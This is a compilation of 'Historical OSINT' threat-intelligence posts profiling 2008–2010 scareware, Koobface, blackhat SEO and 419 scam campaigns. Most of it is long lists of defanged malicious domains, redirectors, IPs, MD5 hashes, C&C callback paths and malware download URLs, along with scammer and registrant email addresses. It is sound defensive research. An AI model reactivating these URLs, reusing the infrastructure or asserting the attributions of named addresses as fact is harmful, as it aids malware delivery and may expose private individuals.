Sample malicious domains known to have participated in the campaigns:

hxxp://qeboczіuidfy.10fast.net

hxxp://gffudpeeeauc.10fast.net

hxxp://vbjustaiurox.10fast.net

hxxp://jgyuptaoutic.10fast.net

hxxp://lkhighueeevk.10fast.net

hxxp://ptpudreeeobz.10fast.net

hxxp://meeambaooxls.10fast.net

hxxp://yrreyraaovld.10fast.net

hxxp://kkdutwaoobzd.10fast.net

hxxp://czxitbouuquz.10fast.net

hxxp://lvbovnaoozjp.10fast.net

hxxp://wiiambaookdt.10fast.net

hxxp://zxkijgueaecg.10fast.net

hxxp://ywqawqaoovzh.10fast.net

hxxp://gzoukwuuizbv.10fast.net

hxxp://roiabcoiigpq.10fast.net

hxxp://vvlufseaavld.10fast.net

hxxp://hgpusyeaamxg.10fast.net

hxxp://kkkikziiifyq.10fast.net

hxxp://dtqaczoiuswb.10fast.net

hxxp://llzozxoiigpw.10fast.net

hxxp://nmcijkiuuobg.10fast.net

hxxp://mnxijliuusrm.10fast.net

hxxp://quuanbooikfy.10fast.net

hxxp://xxzijhuueuex.10fast.net

hxxp://gsyepyeaaubk.10fast.net

hxxp://tqoaqmaoigsr.10fast.net

hxxp://cvbocziiikgp.10fast.net

hxxp://gdyepteaancj.10fast.net

Sample malicious domains known to have participated in the campaign:

hxxp://qiboczuiuewuz.10fast.net

hxxp://qrkargoaatsf.10fast.net

hxxp://zzdeymaoifyq.10fast.net

hxxp://noeancoiutac.10fast.net

hxxp://qunovnaaammb.10fast.net

hxxp://gffugdeeeibk.10fast.net

hxxp://cmvijsueenls.10fast.net

hxxp://tqaeryeaanxj.10fast.net

hxxp://xmuambiiifyt.10fast.net

hxxp://cvnanneeesff.10fast.net

hxxp://muuaqbooolfy.10fast.net

hxxp://qimacvaaetyr.10fast.net

hxxp://vxfutqaoihsw.10fast.net

hxxp://ywreyruuuhhg.10fast.net

hxxp://fdteyteeeoel.10fast.net

hxxp://ywianvoiupwc.10fast.net

hxxp://zlgeyraoobls.10fast.net

hxxp://zkhujdeaojpm.10fast.net

hxxp://kjfufduuutqm.10fast.net

hxxp://xxjudpueewiz.10fast.net

hxxp://rooewmeaamcg.10fast.net

hxxp://hffugdueeink.10fast.net

hxxp://xmcoxzoiikkd.10fast.net

hxxp://lllizkuiifyq.10fast.net

hxxp://xmuapsuiovnb.10fast.net

hxxp://tquanvoiuyqv.10fast.net

hxxp://kvnartuuujlk.10fast.net

hxxp://lllikhioozjf.10fast.net

hxxp://yrreypeeamck.10fast.net

hxxp://glhihfueaeck.10fast.net

Sample malicious domains known to have participate in the campaign:

hxxp://goadult.info/go.php?sid=13 -> ->
hxxp://goadult.info/go.php?sid=9 - &gt ->
hxxp://r2606.com/go/?pid=30937

-> which is a well known Koobface 1.0 command and control server domain.

Related malicious redirectors known to have participated in the campaign:

hxxp://goadult.info - 78.109.28.16 - tech@goadult.info

hxxp://go1go.net - 174.36.214.32 - tech@go1go.net

hxxp://wpills.info - 174.36.214.3 - Email: tech@wpills.info

HIstorical OSINT - Latvian ISPs, Scareware, and the Koobface Gang Connection (2018-10-20 22:34)

It’s 2010 and we’ve recently stumbled upon yet another malicious and fraudulent campaign courtesy of the Koobface

gang actively serving fake security software also known as scareware to a variety of users with the majority of

malicious software conveniently parked within 79.135.152.101 - AS2588, LatnetServiss-AS LATNET ISP successfully

hosting a diverse portfolio of fake security software.

In this post, I’ll provide actionable intelligence on the infrastructure behind the campaign and discuss in-depth

the tactics techniques and procedures of the cybercriminals behind it.

Sample malware known to have participated in the campaign:

installer.1.exe - MD5: 4ab2cb0dd839df64ec8d682f904827ef - Trojan.Crypt.ZPACK.Gen; Mal/FakeAV-CQ - Result: 9/40

(22.50 %)

Related malicious phone back C &C server IPs:

hxxp://av-plusonline.org/install/avplus.dll

hxxp://av-plusonline.org/cb/real.php?id=

Related malicious MD5s known to have participated in the campaign:

avplus.dll - MD5: 57c79fb723fcbf4d65f4cd44e00ff3ed - FakeAlert-LF; Mal/FakeAV-CL - Result: 6/39 (15.39 %)

It's gets even more interesting as **hxxp://fast-payments.com** - 91.188.59.27 is parked within Koobface bot-

net's 1.0 phone back locations (**hxxp://urodinam.net**) and is also hosted within the same netblock at 91.188.59.10.

Sample related malicious URLs known to have participated in the campaign:

hxxp://urodinam.net/33t.php?stime=125558

- hxxp://91.188.59.10/opa.exe -MD5: d4aacc8d01487285be564cbd3a4abc76 - Downloader.VB.7.S; Mal/Koobface-B -

Result: 10/40 (25 %)

Once executed a sample malware phones back to the following malicious C &C server IPs:

hxxp://aburvalg.com/new1.php - 64.27.0.237

- hxxp://fucking-tube.net

The following domains use it as a name server:

hxxp://ns1.addedantivirus.com

Related malicius domains known to have responded to the same malicious name server:

hxxp://antiviralpluss.org

hxxp://antivirspluss.org

hxxp://avonlinescanerr.org

hxxp://online-scannerr.org

hxxp://onlinescanerr.org

hxxp://onlinescannerr.org

hxxp://pretection-page.org

hxxp://sys-mesage.org

hxxp://av-plus-online.org

hxxp://av-plusonline.org

hxxp://avplus-online.org

hxxp://avplusonline.org

hxxp://avplussonline.org

hxxp://protecmesages.org

hxxp://protect-mesagess.org

hxxp://protectmesages.org

hxxp://protectmesagess.org

hxxp://protectmessages.org

hxxp://avplus24support.com

hxxp://searchwebway4.com

hxxp://searchwebway5.com

hxxp://searchwebway10.com

hxxp://searchwebway9.com

hxxp://searchwebway6.com

Related malicious URLs known to have participated in the campaign:

hxxp://avplus-online.org/buy.php?id=

- hxxp://fast-payments.com/index.php?prodid=antivirplus _02 _01 &afid=

Related malicious domains known to have participated in the campaign:

hxxp://antiviruspluss.org

hxxp://avplusscanner.org

hxxp://protection-messag.org

hxxp://antivirs-pluss.org

hxxp://antiviru-pluss.org

hxxp://antivirus-p1uss.org

hxxp://protection-mesage.org

hxxp://sysstem-mesage.org

hxxp://system-message.org

hxxp://antiviral-pluss.org

hxxp://av-onlinescanner.org

hxxp://avonlinescanner.org

hxxp://avonlinescannerr.org

hxxp://avp-scanner.org

hxxp://avp-scannerr.org

hxxp://avp-sscaner.org

hxxp://avp-sscannerr.org

hxxp://avplscaner-online.org

hxxp://avplscanerr-online.org

hxxp://avplsscannerr.org

hxxp://avplus-scanerr.org

hxxp://online-protection.org

hxxp://antivirupluss.org

hxxp://syssmessage.org

hxxp://avonlinescanerr.org

hxxp://online-scannerr.org

hxxp://onlinescanerr.org

hxxp://onlinescannerr.org

hxxp://av-scanally.org

hxxp://av-scaner-online.org

hxxp://av-scaner-online3k.org

hxxp://av-scaner-onlineband.org

hxxp://av-scaner-onlinebody.org

hxxp://av-scaner-onlinebuzz.org

hxxp://av-scaner-onlinecabin.org

hxxp://av-scaner-onlinecrest.org

hxxp://av-scaner-onlinefolk.org

hxxp://av-scaner-onlineplan.org

hxxp://av-scaner-onlinesite.org

hxxp://iav-scaner-online.org

hxxp://netav-scaner-online.org

hxxp://techav-scaner-online.org

hxxp://antivirspluss.org

hxxp://sys-mesage.org

hxxp://antiviralpluss.org

hxxp://pretection-page.org

hxxp://av-scaner-onlinefairy.org

hxxp://av-scaner-onlinegrinder.org

hxxp://av-scaner-onlinehistory.org

hxxp://av-scaner-onlineicity.org

hxxp://av-scaner-onlinemachine.org

hxxp://av-scaner-onlinepeople.org

hxxp://av-scaner-onlineretort.org

hxxp://av-scaner-onlinereview.org

hxxp://av-scaner-onlinetopia.org

hxxp://directav-scaner-online.org

hxxp://expertav-scaner-online.org

hxxp://orderav-scaner-online.org

hxxp://speedyav-scaner-online.org

hxxp://thriftyav-scaner-online.org

hxxp://timesav-scaner-online.org

hxxp://411online-scanner-free.org

hxxp://dynaonline-scanner-free.org

hxxp://fastonline-scanner-free.org

hxxp://homeonline-scanner-free.org

hxxp://online-scanner-freebin.org

hxxp://online-scanner-freebuy.org

hxxp://online-scanner-freelook.org

hxxp://online-scanner-freemap.org

hxxp://online-scanner-freemeet.org

hxxp://online-scanner-freesite.org

hxxp://online-scanner-freetent.org

hxxp://online-scanner-freeu.org

hxxp://online-scanner-freevolt.org

hxxp://onlinescannerfree.org

hxxp://av-plus-online.org

hxxp://protecmesages.org

hxxp://av-onlicity.org

hxxp://av-online-scanner.org

hxxp://av-online-scannerbid.org

hxxp://av-online-scannercrest.org

hxxp://av-online-scannerfolk.org

hxxp://av-online-scannergate.org

hxxp://av-online-scannerland.org

hxxp://av-online-scannerpc.org

hxxp://av-online-scannersite.org

hxxp://av-online-scannerweek.org

hxxp://av-online-scannerwing.org

hxxp://infoav-online-scanner.org

hxxp://shopav-online-scanner.org

hxxp://theav-online-scanners.org

hxxp://avplus-online.org

hxxp://protectmesages.org

hxxp://av-scaner.org

hxxp://av-scaners.org

hxxp://av-scanner.org

hxxp://av-scanners.org

hxxp://avplussonline.org

hxxp://avscaner.org

hxxp://avscaners.org

hxxp://avscanner.org

hxxp://avscanners.org

hxxp://eav-scaner.org

hxxp://eav-scaners.org

hxxp://eav-scanner.org

hxxp://eav-scanners.org

hxxp://myav-scaner.org

hxxp://myav-scaners.org

hxxp://myav-scanner.org

hxxp://myav-scanners.org

hxxp://protectmessages.org

hxxp://avplusonline.org

hxxp://av-plusonline.org

hxxp://protect-mesagess.org

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

118

Historical OSINT - Massive Scareware Dropping Campaign Spotted in the Wild (2018-10-20 22:38)

It’s 2008 and I’ve recently spotted a currently circulating malicious and fraudulent scareware-serving malicious domain portfolio which I’ll expose in this post with the idea to share actionable threat intelligence with the security

community further exposing and undermining the cybercrime ecosystem the way we know it potentially empowering

security researchers and third-party vendors with the necessary data to stay ahead of current and emerging threats.

Related malicious domains known to have participated in the campaign:

hxxp://50virus-scanner.com

hxxp://700virus-scanner.com

hxxp://antivirus-test66.com

hxxp://antivirus200scanner.com

hxxp://antivirus600scanner.com

hxxp://antivirus800scanner.com

hxxp://antivirus900scanner.com

hxxp://av-scanner200.com

hxxp://av-scanner300.com

hxxp://av-scanner400.com

hxxp://av-scanner500.com

hxxp://inetproscan031.com

hxxp://internet-scan020.com

hxxp://novirus-scan00.com

hxxp://stopvirus-scan11.com

hxxp://stopvirus-scan13.com

hxxp://stopvirus-scan16.com

hxxp://stopvirus-scan33.com

hxxp://virus66scanner.com

hxxp://virus77scanner.com

hxxp://virus88scanner.com

hxxp://antivirus-scan200.com

hxxp://antispy-scan200.com

hxxp://av-scanner200.com

hxxp://av-scanner300.com

hxxp://antivirus-scan400.com

hxxp://antispy-scan400.com

hxxp://av-scanner400.com

hxxp://av-scanner500.com

hxxp://antivirus-scan600.com

hxxp://antispy-scan600.com

hxxp://antivirus-scan700.com

hxxp://antispy-scan700.com

hxxp://av-scanner700.com

hxxp://antispy-scan800.com

hxxp://antivirus-scan900.com

hxxp://novirus-scan00.com

hxxp://stop-virus-010.com

hxxp://spywarescan010.com

hxxp://antispywarehelp010.com

hxxp://internet-scan020.com

hxxp://internet-scanner020.com

hxxp://insight-scan20.com

hxxp://internet-scanner030.com

hxxp://stop-virus-040.com

hxxp://internet-scan040.com

hxxp://insight-scan40.com

hxxp://internet-scan050.com

hxxp://internet-scanner050.com

hxxp://insight-scan60.com

hxxp://stop-virus-070.com

hxxp://internet-scan070.com

hxxp://internet-scanner070.com

hxxp://insight-scan80.com

hxxp://stop-virus-090.com

hxxp://internet-scan090.com

hxxp://internet-scanner090.com

hxxp://insight-scan90.com

hxxp://antispywarehelpk0.com

hxxp://inetproscan001.com

hxxp://novirus-scan01.com

hxxp://spyware-stop01.com

hxxp://antivirus-inet01.com

hxxp://stopvirus-scan11.com

hxxp://inetproscan031.com

hxxp://novirus-scan31.com

hxxp://antivirus-inet31.com

hxxp://novirus-scan41.com

hxxp://antivirus-inet41.com

hxxp://antivirus-inet51.com

hxxp://inetproscan061.com

hxxp://novirus-scan61.com

hxxp://inetproscan081.com

hxxp://novirus-scan81.com

hxxp://inetproscan091.com

hxxp://spyware-stopb1.com

hxxp://spyware-stopm1.com

hxxp://spyware-stopn1.com

hxxp://spyware-stopz1.com

hxxp://antispywarehelp002.com

hxxp://antispywarehelp022.com

hxxp://novirus-scan22.com

hxxp://antispywarehelpk2.com

hxxp://insight-scanner2.com

hxxp://spywarescan013.com

hxxp://stopvirus-scan13.com

hxxp://novirus-scan33.com

hxxp://stopvirus-scan33.com

hxxp://antispywarehelp004.com

hxxp://antispywarehelpk4.com

hxxp://spywarescan015.com

hxxp://novirus-scan55.com

120

hxxp://insight-scanner5.com

hxxp://stopvirus-scan16.com

hxxp://stopvirus-scan66.com

hxxp://antispywarehelpk6.com

hxxp://spywarescan017.com

hxxp://insight-scanner7.com

hxxp://antispywarehelp008.com

hxxp://spywarescan018.com

hxxp://stopvirus-scan18.com

hxxp://novirus-scan88.com

hxxp://stopvirus-scan88.com

hxxp://antivirus-test88.com

hxxp://antispywarehelpk8.com

hxxp://insight-scanner8.com

hxxp://insight-scanner9.com

hxxp://10scanantispyware.com

hxxp://20scanantispyware.com

hxxp://30scanantispyware.com

hxxp://60scanantispyware.com

hxxp://80scanantispyware.com

hxxp://2scanantispyware.com

hxxp://3scanantispyware.com

hxxp://5scanantispyware.com

hxxp://7scanantispyware.com

hxxp://8scanantispyware.com

hxxp://spyware200scan.com

hxxp://spyware500scan.com

hxxp://spyware800scan.com

hxxp://spyware880scan.com

hxxp://50virus-scanner.com

hxxp://90virus-scanner.com

hxxp://antivirus900scanner.com

hxxp://antivirus10scanner.com

hxxp://virus77scanner.com

hxxp://virus88scanner.com

hxxp://net001antivirus.com

hxxp://net011antivirus.com

hxxp://net111antivirus.com

hxxp://net021antivirus.com

hxxp://net-02antivirus.com

hxxp://net222antivirus.com

hxxp://net-04antivirus.com

hxxp://net-05antivirus.com

hxxp://net-07antivirus.com

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

121

Historical OSINT - Malware Domains Impersonating Google (2018-10-20 22:51)

It”s 2008 and I’ve recently stumbled upon a currently active typosquatted portfolio of malware-serving domains successfully impersonating Google further spreading malicious software to hundreds of thousands of unsuspecting users.

In this post I’ll provide actionable intelligence on the infrastructure behind the campaign.

Related malicious domains known to have participated in the campaign:

hxxp://google-analyse.com/in.cgi?default

hxxp://google-analystic.com/in.cgi

hxxp://google-analysis.com/cgi-bin/nsp15/in.cgi?p=in hxxp://google-analystic.net

hxxp://google-counter.com/cgi-bin/nsp1?p=in

hxxp://googlerank.info/counter/

hxxp://googlehlp.com

hxxp://pagead2.googlesynidication.com

hxxp://service-google.cn

hxxp://1.ie-google.cn

hxxp://analystic.cn/in.cgi?default

hxxp://255-google-video.info

We'll continue monitoring the campaign and post updates as soon as new developments take place.

122

Historical OSINT - Massive Blackhat SEO Campaign Spotted in the Wild (2018-10-21 22:35)

It's 2008 and I recently came across to a pretty decent portfolio of rogue and fraudulent malicious scareware-serving

domains successfully acquiring traffic through a variety of black hat SEO techniques in this particular case the airplane

crash of the Polish president.

Related malicious domains known to have participated in the campaign:

hxxp://sarahscandies.com

hxxp://armadasur.com

hxxp://gayribisi.com

hxxp://composerjohnbeal.com

hxxp://preferredtempsinc.com

hxxp://ojaivalleyboys.com

hxxp://homelinkmag.com

hxxp://worldwidestones.com

hxxp://silsilaqasmia.com

hxxp://vidoemo.com

hxxp://channhu.com

hxxp://ideasenfoco.com

Related malicious domains known to have participated in the campaign:

hxxp://homeownersmoneysaver.com

hxxp://preferredtempsinc.com

hxxp://sarahscandies.com

hxxp://channhu.com

hxxp://intheclub.com

hxxp://internetcabinetsdirect.com

hxxp://silentservers.com

hxxp://ojaivalleyboys.com

Related malicious domains known to have participated in the campaign:

hxxp://indigo-post.com

hxxp://jacksonareadiscgolf.com

Related malicious domains known to have participated in the campaign:

hxxp://werodink.com

hxxp://jingyi-plastic.com

hxxp://impressionsphotographs.com

Sample URL redirection chain:

hxxp://cooldesigns4u.co.uk/sifr.php

- hxxp://visittds.com/su/in.cgi?2 - 213.163.89.55 - Email: johnvernet@gmail.com

- hxxp://scaner24.org/?affid=184 - 91.212.127.19 - Email: bobarter@xhotmail.net

Redirectors parked on 213.163.89.55 (AS49544, INTERACTIVE3D-AS Interactive3D) include:

hxxp://google-analyze.org

hxxp://alioanka.com

hxxp://robokasa.com

hxxp://thekapita.com

hxxp://rbomce.com

hxxp://kolkoman.com

hxxp://nikiten.com

hxxp://rokobon.com

hxxp://odile-marco.com

hxxp://ramualdo.com

hxxp://omiardo.com

hxxp://nsfer.com

hxxp://racotas.com

hxxp://foxtris.com

hxxp://mongoit.com

hxxp://mangasit.com

hxxp://convart.com

hxxp://baidustatz.com

hxxp://google-analyze.cn

hxxp://statanalyze.cn

hxxp://reycross.cn

hxxp://m-analytics.net

hxxp://yahoo-analytics.net

We’ve already seen hxxp://google-analyze.org and hxxp://yahoo-analytics.net in several related **[1]mass compromise of related Embassy Web Sites**.

We’ll continue monitoring the campaign and post updates as new developments take place.

1. https://ddanchev.blogspot.com/2017/05/historical-osint-inside-2007-2009.html

124

Historical OSINT - Massive Blackhat SEO Campaign Spotted in the Wild - Part Two (2018-10-21 22:47)

It’s 2008 and I’ve recently came across to a massive black hat SEO campaign successfully enticing users into falling victim into fraudulent and malicious scareware-serving campaign. In this post I’ll provide actionable intelligence on the infrastructure behind it.

Related malicious domains and redirectors known to have participated in the campaign:

hxxp://msh-co.com

hxxp://incubatedesign.com

hxxp://incubatedesign.com

hxxp://lancemissionart.com

hxxp://audioboxstudios.com

hxxp://hwhitecustomhomes.com

hxxp://indobestroof.com

hxxp://in-prague.com

hxxp://hvmpglobalconsulting.com

hxxp://indierthanthou.com

hxxp://huckleberryroad.com

hxxp://indiepoprockhop.com

hxxp://indianfriends.org

hxxp://hwhitecustomhomes.com

hxxp://husuzem.com

hxxp://husuzem.com

hxxp://seankobuk.com

hxxp://in-led.net

hxxp://pellaiowahomes.com

hxxp://i-leadzsite.com

hxxp://seankobuk.com

hxxp://i4z.com

hxxp://in-prague.com

hxxp://tmnttoys.com

hxxp://hulshizer.com

hxxp://audioboxstudios.com

hxxp://msh-co.com

hxxp://i-leadzsite.com

hxxp://hulshizer.com

hxxp://msh-co.com

hxxp://indierthanthou.com

hxxp://neighborhoodnursingcare.com

hxxp://i4004.net

hxxp://ndiepoprockhop.com

hxxp://pugzor.net

hxxp://indiepoprockhop.com

hxxp://in-turkey.info

hxxp://hwhitecustomhomes.com

hxxp://salsaspice.com

hxxp://calidogrocks.com

hxxp://incubatedesign.com

hxxp://iac-tokyo.org

hxxp://huckleberryroad.com

hxxp://in-prague.com

hxxp://hulshizer.com

hxxp://neighborhoodnursingcare.com

hxxp://indigo.earthman.ca

hxxp://backyardcreations.org

hxxp://uraband.com

hxxp://huckleberryroad.com

hxxp://indobestroof.com

hxxp://indiepoprockhop.com

hxxp://iac-tokyo.org

hxxp://indiansexhq.com

hxxp://calidogrocks.com

hxxp://the-flooring-connection.com

hxxp://pugzor.net

hxxp://the-flooring-connection.com

hxxp://in-prague.com

hxxp://iac-tokyo.org

hxxp://humordehoy.com

hxxp://msh-co.com

hxxp://pellaiowahomes.com

hxxp://salsaspice.com

hxxp://lancemissionart.com

hxxp://incubatedesign.com

hxxp://iac-tokyo.org

hxxp://tmnttoys.com

hxxp://in-prague.com

hxxp://backyardcreations.org

hxxp://the-flooring-connection.com

hxxp://sasm.net

hxxp://indefenseof.com

hxxp://uraband.com

hxxp://i-need-a-websitedesigned.com

hxxp://hwhitecustomhomes.com

hxxp://scottiesautobody.com

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

Historical OSINT - Rogue Scareware Dropping Campaign Spotted in the Wild Courtesy of the Koobface Gang (2018-10-21 23:02)

It’s 2010 and I’ve recently came across to a diverse portfolio of fake security software also known as scareware

courtesy of the Koobface gang in what appears to be a [1]**direct connection between the gang’s activities and the**

Russian Business Network.

In this post I’ll provide actionable intelligence on the infrastructure behind it and discuss in-depth the tactics

techniques and procedures of the cybercriminals behind including the direction establishment of a direct connection

between the gang’s activities and a well-known Russian Business Network customer.

Related malicious domains known to have participated in the campaign:

hxxp://piremover.eu/hitin.php?affid=02979 - 212.117.161.142; 95.211.27.154; 95.211.27.166

Once executed a sample malware (MD5: eedac4719229a499b3118f87f32fae35) phones back to the follow-

ing malicious C &C server IPs:

hxxp://xmiueftbmemblatlwsrj.cn/get.php?id=02979 - 91.207.116.44 - Email: robertsimonkroon@gmail.com

Known domains known to have responded to the same malicious C &C server IPs:

hxxp://aahsdvsynrrmwnbmpklb.cn

hxxp://dlukhonqzidfpphkbjpb.cn

hxxp://barykcpveiwsgexkitsg.cn

hxxp://bfichgfqjqrtkwrsegoj.cn

hxxp://dhbomnljzgiardzlzvkp.cn

Once executed a sample malware phones back to the following malicious C &C service IPs:

hxxp://xmiueftbmemblatlwsrj.cn

hxxp://urodinam.net - which is a [2]**well known** [3]**Koobface 1.0 C &C server** domain IP also seen in the " [4]**Mass DreamHost Sites Compromise**" exclusively profiled in this post.

hxxp://xmiueftbmemblatlwsrj.cn

Once

executed

a

sample

malware

MD5:

66dc85ad06e4595588395b2300762660;

MD5:

91944c3ae4a64c478bfba94e9e05b4c5 phones back to the following malicious C &C server IPs:

hxxp://proxim.ntkrnlpa.info - 83.68.16.30 - seen and observed in related analysis regarding the **[5]mass Embassy**

Web site compromise throughout 2007 and 2009.

Successfully dropping the following malicious Koobface MD5 **hxxp://harmonyhudospa.se/.sys/?getexe=fb.70.exe**

Related malicious MD5s (MD known to have participated in the campaign:

MD5: 66dc85ad06e4595588395b2300762660

MD5: 8282ea8e92f40ee13ab716daf2430145

Once executed a sample malware phones back to the following malicious C &C server IPs:

hxxp://tehnocentr.chita.ru/.sys

hxxp://gvpschekschov.iv-edu.ru/.sys/?action=fbgen

We'll continue monitoring the campaign and post updates as soon as new developments take place.

1. https://ddanchev.blogspot.com/2017/05/historical-osint-inside-2007-2009.html

2. https://draft.blogger.com/

3. https://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html

4. https://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html

5. https://ddanchev.blogspot.com/2017/05/historical-osint-inside-2007-2009.html

128

Historical OSINT - Profiling a Portfolio of Active 419-Themed Scams (2018-10-21 23:08)

It’s 2010 and I’ve recently decided to provide actionable intelligence on a variety of 419-themed scams in particular

the actual malicious actors behind the campaigns with the idea to empower law enforcement and the community

with the necessary data to track down and prosecute the malicious actors behind these campaigns.

Related malicious and fraudulent emails known to have participated in the campaign:

david _ikemba@supereme-loan-finance.com - 96.24.14.4

charles.maynard1@gmx.com - 218.31.134.111

mr.karimahmed2004@msn.com - 41.203.231.82

fedexdelivryservices@yahoo.com.hk - 89.187.142.72

chevrondisbursement@hotmail.com - 41.138.182.245

mrslindahilldesk00000@hotmail.co.uk - 41.138.188.45

natt.westt@live.com - 115.242.40.142

google11anniversary2010@live.com - 115.240.21.112

barjamessmith@qatar.io - 115.242.94.153

delata _ecobank@web2mail.com - 202.58.64.18

junhuan9@yahoo.cn - 68.190.243.51

fairlandindustryltd@mail.ru - 41.138.190.213

shkhougal@aol.com - 80.35.222.9

jamestimeswel@rogers.com - 203.170.192.4

alimubarakhm@hotmail.com - 115.134.5.245

godwinemefiele2010@hotmail.com - 41.211.229.65

skyebankplclagosnigera@gmail.com,
skyebankplclagosnigera@zapak.com - 41.138.178.241

contact.alcchmb@sify.com - 116.206.153.50

officelottery94@yahoo.com.hk - 124.122.145.226

kadamluk@live.com - 41.217.65.14

garycarsonuk@w.cn - 220.225.213.221

stella _willson48@yahoo.co.uk - 82.196.5.120

trustlink@w.cn - 87.118.82.8

george201009@hotmail.com - 59.120.137.197

drmannsurmuhtarrr _155@yahoo.cn,
mrstreasurecollinnsss@gmail.com - 82.114.78.222

129

Historical OSINT - Yet Another Massive Blackhat SEO Campaign Spotted in the Wild (2018-10-21 23:21)

It’s 2010 and I’ve recently stumbled upon yet another diverse portfolio of blackhat SEO domains this time serving

rogue security software also known as scareware to unsuspecting users with the cybercriminals behind the campaign

successfully earning fraudulent revenue in the process of monetizing access to malware-infected hosts largely relying

on the utilization of an affiliate-network based type of revenue sharing scheme.

In this post I’ll profile the infrastructure behind the campaign and provide actionable intelligence on the infrastructure behind it.

Related malicious domains known to have participated in the campaign:

hxxp://arnalduatis.com

hxxp://batistaluciano.com

hxxp://bethemedia.net

hxxp://bride-beautiful.com

hxxp://burgessandsons.com

hxxp://carolinacane.com

hxxp://caulfieldband.com

hxxp://improvenewark.com

hxxp://marsmellow.info

hxxp://noodlesonline.com

hxxp://queenslumber.com

hxxp://thesolidwoodflooringcompany.com

hxxp://wirelessexpertise.com

hxxp://bigbangexpress.com

hxxp://bioresonantie.net

hxxp://clubipg.com

hxxp://djdior.com

hxxp://djektoyz.com

hxxp://getraenkepool.com

hxxp://hartmanpescar.com

hxxp://hetkaashuis.com

hxxp://menno.info

hxxp://pianoaccompanistcompetition.com

hxxp://soundwitness.org

hxxp:/strijkvrij.com

130

Historical OSINT - Massive Blackhat SEO Campaign Spotted in the Wild Drops Scareware (2018-10-21 23:37) It’s 2010 and I’ve recently intercepted a currently active malicious and fraudulent blakchat SEO campaign successfully enticing users into interacting with rogue and fraudulent scareware-serving malicious and fraudulent campaigns.

In this post I’ll profile the infrastructure behind the campaign and provide actionable intelligence on the infrastructure behind it.

Sample URL redirection chain:

hxxp://noticexsummary.com/re.php?lnk=1203597664 - 87.255.55.231

- hxxp://new-pdf-reader.com/1/promo/index.asp?aff=11677 - 66.207.172.196

= hxxps://secure-signupway.com/promo/join.aspx?siteid=3388

Related malicious domains known to have participated in the campaign:

hxxp://noticexsummary.com/

Related malicious domains known to have participated in the campaign:

hxxp://online-tv-on-your-pc.com/p2/index.asp?aff=11680&camp=unsub

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

Historical OSINT - Yet Another Massive Blackhat SEO Campaign Spotted in the Wild Drops Scareware

(2018-10-21 23:47)

It’s 2010 and I’ve recently came across to a currently active malicious and fraudulent blackhat SEO campaign success-

fully enticing users into interacting with rogue and fraudulent scareware-serving malicious and fraudulent campaigns.

In this post I’ll provide actionable intelligence on the infrastructure behind the campaign.

Related malicious domains known to have participated in the campaign:

hxxp://globals-advers.com

hxxp://alldiskscheck300.com

hxxp://multisearch1.com

hxxp://myfreespace3.com

hxxp://hottystars.com

hxxp://multilang1.com

hxxp://3gigabytes.com

hxxp://drivemedirect.com

hxxp://globala2.com

hxxp://teledisons.com

hxxp://theworldnews5.com

hxxp://virtualblog5.com

hxxp://grander5.com

hxxp://5starsblog.com

hxxp://globalreds.com

hxxp://global-advers.com

hxxp://ratemyblog1.com

hxxp://greatvideo3.com

hxxp://beginner2009.com

hxxp://fastwebway.com

hxxp://blazervips.com

hxxp://begin2009.com

hxxp://megatradetds0.com

hxxp://securedonlinewebspace.com

hxxp://proweb-info.com

hxxp://security-www-clicks.com

hxxp://updatedownloadlists.com

hxxp://styleonlyclicks.cn

hxxp://informationgohere.com

hxxp://world-click-service.com

hxxp://secutitypowerclicks.cn

hxxp://securedclickuser.cn/

hxxp://slickoverview.com

hxxp://viewyourclicks.com

hxxp://clickwww2.com

hxxp://clickadsystem.com

hxxp://becomepoweruser.cn

hxxp://clickoverridesystem.cn

Related malicious domains known to have participated in the campaign:

hxxp://protecteduser.cn

hxxp://internetprotectedweb.com/

hxxp://clicksadssystems.com

hxxp://whereismyclick.cn

hxxp://trustourclicks.cn

hxxp://goldenstarclick.cn

hxxp://defendedsystemuser.cn

Related malicious domains known to have participated in the campaign:

hxxp://drivemedirect.com

hxxp://virtualblog5.com

hxxp://fastwebway.com

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

133

Historical OSINT - Spamvertized Swine Flu Domains - Part Two (2018-10-21 23:50)

It’s 2010 and I’ve recently came across to a currently active diverse portfolio of Swine Flu related domains further

enticing users into interacting with rogue and malicious content.

In this post I’ll profile and expose a currently active malicious domains portfolio currently circulating in the

wild successfully involved in an ongoing variety of Swine Flu malicious spam campaigns and will provide actionable

intelligence on the infrastructure behind it.

Related malicious domains known to have participated in the campaign:

hxxp://pehwitew.cn - 58.17.3.44; 58.20.140.5; 220.248.167.126; 60.191.221.116; 110.52.6.252

Related name servers known to have participated in the campaign:

hxxp://ns6.plusspice.com - 110.52.6.252

hxxp://ns2.morewhole.com

hxxp://ns2.extolshare.com

hxxp://ns2.pridesure.com

hxxp://ns2.swellwise.com

hxxp://ns4.boostwise.com

hxxp://ns6.maxitrue.com

hxxp://ns4.sharezeal.com

hxxp://ns2.extolcalm.com

hxxp://ns4.humortan.com

hxxp://ns2.joysheer.com

hxxp://ns2.zestleads.com

hxxp://ns4.fizzleads.com

hxxp://ns4.maxigreat.com

hxxp://ns4.spicyrest.com

hxxp://ns4.hardyzest.com

hxxp://ns2.resttrust.com

hxxp://ns2.alertwow.com

hxxp://ns2.savetangy.com

hxxp://ns4.lovetangy.com

hxxp://ns2.coyrosy.com

Related malicious domains known to have participated in the campaign:

hxxp://jihpuyab.cn

hxxp://dabwedib.cn

hxxp://jehrawob.cn

hxxp://lacgidub.cn

hxxp://fektiyub.cn

hxxp://qucmolac.cn

hxxp://xopfekec.cn

hxxp://gamfesec.cn

hxxp://xokdemic.cn

hxxp://papxunic.cn

hxxp://jiqlosic.cn

hxxp://liynaloc.cn

hxxp://womrifuc.cn

hxxp://picduluc.cn

hxxp://feqtawuc.cn

hxxp://becfuzuc.cn

hxxp://ximnusad.cn

hxxp://limyoxed.cn

hxxp://cokgozed.cn

hxxp://qursehod.cn

hxxp://pimfilod.cn

hxxp://zofxitod.cn

hxxp://pehdiwod.cn

hxxp://ruvvabud.cn

hxxp://japwolud.cn

hxxp://qolqaqaf.cn

hxxp://tacreyaf.cn

hxxp://rajvufef.cn

hxxp://hiwjadif.cn

hxxp://pejjenif.cn

hxxp://hakyabof.cn

hxxp://rijgihag.cn

